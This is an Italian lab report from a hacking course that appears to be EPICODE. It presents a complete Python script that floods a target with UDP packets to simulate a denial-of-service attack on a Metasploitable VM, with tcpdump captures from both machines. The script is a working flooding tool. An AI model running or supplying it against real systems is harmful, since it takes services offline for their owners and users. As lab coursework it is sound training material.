

REPORT S3/L3

Esercizio programmazione per Hacker


Traccia

Attacchi DoS (Denial of Service) - Simulazione di un UDP Flood.

Svolgimento

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

Per lo svolgimento dell'esercizio odierno scriviamo un programma in python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.



```
GNU nano 8.2                                UDP_Flood.py *
import socket
import random

target_ip = input("Inserisci l'IP della macchina target: ")
target_port = int(input("Inserisci la porta UDP della macchina target: "))
packet_size = 1024 #Dimensione pacchetto da inviare = 1Kb
packet_count = int(input("Quanti pacchetti vuoi inviare? "))

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

for x in range(packet_count):
    packet = bytes([random.randint(0, 255) for x in range(packet_size)])
    sock.sendto(packet, (target_ip, target_port))

print("I pacchetti sono stati inviati.")
```

Il programma legge in input l'indirizzo target, la porta e il numero di pacchetti da inviare, per i quali è stata stabilita a priori la dimensione di 1024 bytes = 1Kb con la variabile `packet_size`.

Per verificare che i pacchetti siano stati effettivamente inviati, in una nuova finestra del terminali si Kali, usiamo il seguente comando:

```
sudo tcpdump -i eth0 udp and host 192.168.20.50
```

Questo comando ci permette di "ascoltare" e vedere i pacchetti che vengono inviati da Kali verso l'indirizzo ip di Meta filtrando solo quelli con protocollo UDP.

Di seguito vediamo il risultato:

```
kali@kali: ~/Desktop/EPICODE/PYTHON
File Actions Edit View Help
└─$ python UDP_Flood.py
Inserisci l'IP della macchina target: 192.168.20.50
Inserisci la porta UDP della macchina target: 90
Quanti pacchetti vuoi inviare? 5
I pacchetti sono stati inviati.

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ nano UDP_Flood.py

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ nano UDP_Flood.py

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ python UDP_Flood.py
Inserisci l'IP della macchina target: 192.168.20.50
Inserisci la porta UDP della macchina target: 90
Quanti pacchetti vuoi inviare? 5
I pacchetti sono stati inviati.

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ python UDP_Flood.py
Inserisci l'IP della macchina target: 192.168.20.50
Inserisci la porta UDP della macchina target: 90
Quanti pacchetti vuoi inviare? 5
I pacchetti sono stati inviati.

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ python UDP_Flood.py
Inserisci l'IP della macchina target: 192.168.20.50
Inserisci la porta UDP della macchina target: 90
Quanti pacchetti vuoi inviare? 100
I pacchetti sono stati inviati.

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ python UDP_Flood.py
Inserisci l'IP della macchina target: 192.168.20.50
Inserisci la porta UDP della macchina target: 90
Quanti pacchetti vuoi inviare? 10
I pacchetti sono stati inviati.

(kali@kali)-[~/Desktop/EPICODE/PYTHON]
└─$ █
```


Da questa finestra vediamo l'esecuzione del programma a cui passiamo l'IP di Meta, la porta 90 e svariati pacchetti.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ sudo tcpdump -i eth0 udp and host 192.168.20.50
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:43:54.250377 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.253245 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.255273 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.256587 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.258639 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.260902 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.263292 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.265260 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.266814 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:43:54.269208 IP 192.168.20.30.38945 > 192.168.20.50.90: UDP, length 1024
09:44:48.323905 IP 192.168.20.50.netbios-dgm > 192.168.20.255.netbios-dgm: UDP, length 244
09:44:48.326770 IP 192.168.20.50.netbios-dgm > 192.168.20.255.netbios-dgm: UDP, length 215
█
```

Da questa seconda finestra invece vediamo i pacchetti che sono stati inviati a Meta.

Lato Meta verifichiamo l'arrivo dei pacchetti usando lo stesso comando di sopra, ma inserendo l'IP di Kali. Il risultato è:



```
metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 udp and host 192.168.20.30
[sudo] password for msfadmin:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
09:48:14.412310 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.413712 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.418792 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.418871 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.418924 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.425866 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.431811 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.433152 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.436787 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
09:48:14.439726 IP 192.168.20.30.40211 > 192.168.20.50.90: UDP, length 1024
```